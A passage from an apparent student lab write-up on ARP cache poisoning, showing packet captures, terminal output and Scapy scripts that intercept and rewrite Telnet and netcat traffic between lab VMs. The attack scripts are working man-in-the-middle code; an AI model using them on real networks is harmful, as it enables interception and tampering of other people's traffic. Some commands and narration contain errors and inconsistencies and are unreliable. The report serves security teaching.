9	2021-11-08 05:28:38.6868209...	10.0.2.7	10.0.2.3
10	2021-11-08 05:28:38.6971021...	10.0.2.3	10.0.2.7
11	2021-11-08 05:28:43.8806075...	PcsCompu_af:c8:9b	PcsCompu_3d:c6:df
12	2021-11-08 05:28:43.8806134...	PcsCompu_3d:c6:df	PcsCompu_af:c8:9b
13	2021-11-08 05:29:05.0132769...	10.0.2.7	192.168.1.1
14	2021-11-08 05:29:05.4497483...	192.168.1.1	10.0.2.7
15	2021-11-08 05:29:05.4506413...	10.0.2.7	192.168.1.1
16	2021-11-08 05:29:05.9097648...	192.168.1.1	10.0.2.7
17	2021-11-08 05:29:05.9102343...	10.0.2.7	192.168.1.1
18	2021-11-08 05:29:06.3523861...	192.168.1.1	10.0.2.7
19	2021-11-08 05:29:10.2477738...	PcsCompu_af:c8:9b	RealtekU_12:35:00

The observation is that the ping was initially unsuccessful since no echo response was collected. Following some failed ping efforts, A (server) sent an ARP request for B's (client) MAC address. We can see that there was no ARP response for a while, and A(server) kept

broadcasting an ARP request for B's (client) MAC address. B (client) responded with an ARP at number 18, and the Ping was successful after that.

This was due to A using M's (attacker) MAC address as B's (client) MAC address. This prompted all ping queries to be sent to M(attacker), and when M's (attacker) NIC card received these ping requests, it accepted them since they contained M's(attacker) MAC address. However, as soon as the NIC transmitted the packet to the Kernel, the kernel detected that the IP address of the packet did not match the IP address of the host and discarded the packet.

This resulted in the ping queries being discarded, and there was no ping response from M(attacker) or B(client). (because B(client) never received the packet). Following a series of failed ping efforts, A(server) made an ARP request, and B's (client) original MAC address was received, thereby negating the effect of our ARP Cache poisoning attack. The ping was then successful.

### #Step 3 (Turn on IP forwarding):

We enable IP forwarding and repeat the attack:

```
Sent 1 packets.
[11/08/21]seed@VM:~/.../T1.1$ sudo python Task2.1.py
.
Sent 1 packets.
.
Sent 1 packets.
[11/08/21]seed@VM:~/.../T1.1$
```

We ping B(client) from A(server) and observe that it was successful:

```
/bin/bash
/bin/bash 66x24
Address      Iface      HWtype  HWaddress      Flags Mask
10.0.2.7     enp0s3     ether   08:00:27:81:45:a9  C
10.0.2.9     enp0s3     (incomplete)
10.0.2.1     enp0s3     ether   52:54:00:12:35:00  C
10.0.2.3     enp0s3     ether   08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$ clear
[11/08/21]seed@VM:~$ ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
From 10.0.2.9: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.7)
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.842 ms
From 10.0.2.9: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.7)
64 bytes from 10.0.2.7: icmp_seq=2 ttl=64 time=0.539 ms
From 10.0.2.9: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.7)
64 bytes from 10.0.2.7: icmp_seq=3 ttl=64 time=0.700 ms
From 10.0.2.9: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.7)
64 bytes from 10.0.2.7: icmp_seq=4 ttl=64 time=0.679 ms
From 10.0.2.9: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.7)
64 bytes from 10.0.2.7: icmp_seq=5 ttl=64 time=0.882 ms
```



```

terminator
/bin/bash
/bin/bash 66x24
[11/08/21]seed@VM:~$ arp
Address          HWtype  HWaddress      Flags Mask
10.0.2.1         enp0s3   ether  52:54:00:12:35:00  C
10.0.2.8         enp0s3   ether  08:00:27:59:92:ab  C
10.0.2.9         enp0s3   ether  08:00:27:81:45:a9  C
10.0.2.3         enp0s3   ether  08:00:27:3d:c6:df   C
[11/08/21]seed@VM:~$

```

The Wireshark capture of the ping is shown below:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=1/2
2	0.000000	10.0.2.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x1326, seq=1/2
3	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=2/5
4	0.000000	10.0.2.8	10.0.2.7	ICMP	126	Redirect (Redirect for host 10.0.2.7)
5	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=2/5
6	0.000000	10.0.2.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x1326, seq=2/5
7	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=3/7
8	0.000000	10.0.2.8	10.0.2.7	ICMP	126	Redirect (Redirect for host 10.0.2.7)
9	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=3/7
10	0.000000	10.0.2.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x1326, seq=3/7
11	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=4/1
12	0.000000	10.0.2.8	10.0.2.7	ICMP	126	Redirect (Redirect for host 10.0.2.7)
13	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=4/1
14	0.000000	10.0.2.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x1326, seq=4/1
15	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=5/1
16	0.000000	10.0.2.8	10.0.2.7	ICMP	126	Redirect (Redirect for host 10.0.2.7)
17	0.000000	10.0.2.7	10.0.2.8	ICMP	98	Echo (ping) request id=0x1326, seq=5/1

The above demonstrates that a ping request from A(server) to B(client) results in an ICMP redirect message from M(attacker) to A(server). Essentially, anytime A(server) pings B's(client) IP address, M(attacker) receives the packet. M(attacker) recognizes that the packet is not intended for it and transmits it to B(client), but before forwarding it, it sends an ICMP redirect message to A(server) informing it that it has diverted the packet since it was intended for B(client) rather than M(attacker). After receiving the packet, B(client) answers with an echo response. Because M(attacker) has likewise damaged B's (client) cache, M(attacker) gets the packet and then, as previously, sends an ICMP redirect message to B(client) and passes the packet to A(server).

The IP forwarding option instructs M(attacker) to forward the packet rather than discard it.

#### #Step 4 (Launch the MITM attack).

The following code is provided to initiate an MITM attack on a Telnet session after ARP Cache Poisoning:


```
#!/usr/bin/python3
from scapy.all import *
import re

#VM_A_IP == server,B
#VM_B_IP == client,A
VM_A_IP = '10.0.2.8'
VM_B_IP = '10.0.2.7'
VM_A_MAC = '08:00:27:59:92:ab'
VM_B_MAC = '08:00:27:af:c8:9b'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[
TCP].payload:
        real = (pkt[TCP].payload.load)
        data = real.decode()
        stri = re.sub(r'[a-zA-Z]',r'Z',data)
        newpkt = pkt[IP]
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt = newpkt/stri
        print("Data transformed from: "+str(real)+" to: "+ stri)
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)
```

We start by poisoning the ARP cache with the same code we used in Task 2.1. We first enable IP forwarding so that we may successfully establish a Telnet connection from A to B. Once the connection is established, we disable IP forwarding in order to alter the packet. We utilize sniffing and spoofing to modify the contents of the packet, and the code for this is shown above. In the code, we spoof a packet by replacing all alphabetic letters in the original packet with Z only for packets delivered from A to B. We make no changes to packets from B to A (Telnet response), therefore the faked packet is identical to the original.

The output of Machine A (server) telnetting to Machine B(client) is seen below:



```
/bin/bash
3;J
[11/08/21]seed@VM:~$ arp
Address          Hwtype  Hwaddress      Flags Mask
 0.0.0.0          Iface
10.0.2.7          ether   08:00:27:af:c8:9b  C
                  enp0s3
10.0.2.9          ether   08:00:27:81:45:a9  C
                  enp0s3
10.0.2.1          ether   52:54:00:12:35:00  C
                  enp0s3
10.0.2.3          ether   08:00:27:3d:c6:df   C
                  enp0s3
[11/08/21]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by
applicable law.

[[11/08/21]seed@VM:~$
```

We can see that the letter ls is changed to ZZ, but the numerals 123 are not. As a result, we may launch a Man-in-the-middle attack by poisoning the ARP cache.

### 4.3 Task 3: MITM Attack on Netcat using ARP Cache Poisoning.

The commands in this Task are similar to those in Task 2.4, with the exception that they are communicated with using netcat rather than telnet. The code for executing MITM Attack on Netcat communication is shown in the screenshot below:

```
#!/usr/bin/python3
from scapy.all import *
import re

#VM_A_IP == server,B
#VM_B_IP == client,A
VM_A_IP = '10.0.2.8'
VM_B_IP = '10.0.2.7'
VM_A_MAC = '08:00:27:59:92:ab'
VM_B_MAC = '08:00:27:af:cB:9b'

# Python 3
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt
    [TCP].payload:
        payload_before = len(pkt[TCP].payload)
        real = pkt[TCP].payload.load
        data = real.replace(b'HAFSA',b'AAAAA')
        payload_after = len(data)
        payload_dif = payload_after - payload_before
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt[IP].len = pkt[IP].len + payload_dif
        newpkt = newpkt/data
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
```

The preceding code sniffs for TCP traffic and substitutes the string HAFSA with AAAAA if it is from A to B. If the data does not contain 'HAFSA,' the TCP payload remains unchanged. This packet is then routed to its intended destination. TCP transmission from B to A is unaffected.

To execute the aforementioned code, we execute the following instructions on the Attacker's terminal after executing ARP Cache Poisoning and establishing the netcat session:

```
$ sudo python3 Task2.1.py
```

```
$ sudo sysctl net.ipv4.op_forward=1 {to establish netcat session at A and B}
```

```
$ sudo sysctl net.ipv4.op_forward=0
```

```
$ sudo python3 Task3.py
```



The following is the output from Terminal A and Terminal B, respectively:

```
[11/17/21]seed@VM:~$ nc 10.0.2.7 9090
IP forwarding on: HAFSA
Ip forwarding off : HAFSA
From Server: HAFSA
Successful from both sides.
```

Server A

Client B

```
[11/17/21]seed@VM:~$ nc -l 9090
Ip forwarding on : HAFSA
Ip forwaeding off : AAAAA
From Server: HAFSA
Successful from both sides.
```

In this case, we can observe that the ARP cache has been tainted with M's (attacker) MAC address in B's and A's IPs, respectively. B serves as the server, while A serves as the client. The first line is transmitted with IP forwarding enabled, indicating that the packet has not been altered and is being sent exactly as it is. After enabling IP forwarding and executing the software, we transmit a similar string again and see that the string Megha at the client is substituted with AAAAAA on the server. We next send a line containing Megha from B(client) to A(server) and verify that it remains unchanged, as anticipated.

This means that we were successful in performing the MITM Attack on Netcat utilizing ARP Cache Poisoning.

The preceding code substitutes the name with an equal-length string containing As. We may replace the name in the code below with a string of any length (recalculating the length of the IP packet):

```
Task3.py (-/Documents/lab2/T1.1) - gedit
#!/usr/bin/python3
from scapy.all import *
import re

#VM_A_IP == server,B
#VM_B_IP == client,A
VM_A_IP = '10.0.2.8'
VM_B_IP = '10.0.2.7'
VM_A_MAC = '08:00:27:59:92:ab'
VM_B_MAC = '08:00:27:af:c8:9b'

# Python 3
def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[
TCP].payload:
        payload_before = len(pkt[TCP].payload)
        real = pkt[TCP].payload.load
        data = real.replace(b'HAFSA',b'Rockstar|')
        payload_after = len(data)
        payload_dif = payload_after - payload_before
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        newpkt[IP].len = pkt[IP].len + payload_dif
        newpkt = newpkt/data
        send(newpkt, verbose = False)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt = pkt[IP]
        send(newpkt, verbose = False)
```



On the Attacker's terminal, we execute the identical commands as previously. The following are the results from machines A(server) and B(client), respectively:

```
[11/17/21]seed@VM:~$ nc 10.0.2.7 9090
IP forwarding on: HAFSA
Ip forwarding off : HAFSA
From Server: HAFSA
```

Server A

Client B

```
[11/17/21]seed@VM:~$ nc -l 9090
Ip forwarding on : HAFSA
Ip forwaeding off :Rockstar
From Server: HAFSA
```

The string is shown directly on A (server) once we send it from B(client) to A(server). The delay is caused by an ARP request made by B(client), and it occurs as a result of the connection freezing owing to a change in the packet length in the preceding packet from A(server) to B(client). The impact of our ARP cache poisoning will be undone as soon as B(client) receives an ARP reply, and the attack will no longer be successful.

## 6 Summary:

**Task 1:** How to perform an ARP cache poisoning attack on a target using packet spoofing.

**Task 2:** How Hosts A and B are speaking over Telnet, and the host attacker want to intercept their connection in order to modify the data exchanged between A and B.

**Task 3:** Task 3 is similar to Task 2, except that Hosts A and B communicate over netcat rather than telnet. The host attacker wishes to intercept their conversation in order to alter the data transmitted between A and B. To establish a netcat TCP connection between A and B, execute the following instructions.

## 7 Conclusion:

In conclusion, the ARP spoofing, also known as ARP poisoning, is a Man in the Middle (MitM) exploit that allows attackers to intercept network device traffic. The attack is carried out as follows:

- 1- Access to the network is required for the attacker. They search the network for the IP addresses of at least two devices, like a workstation and a router.
- 2- The attacker sends out faked ARP answers using a spoofing tool such as Arp spoof or Driftnet.
- 3- The faked answers advertise that the correct MAC address for both IP addresses, router and workstation, is the attacker's MAC address. This causes both the router and the workstation to connect to the attacker's machine rather than to each other.

- 4- The two devices change their ARP cache entries and, from then on, communicate with the attacker rather than with each other.
- 5- The attacker is now quietly eavesdropping on all communications.

## **8 References:**

- Secure Computer Networks course lectures / <http://moodle.gcet.edu.om/mod/folder/view.php?id=8085>
- <https://doubleoctopus.com/security-wiki/threats-and-tools/address-resolution-protocol-poisoning/>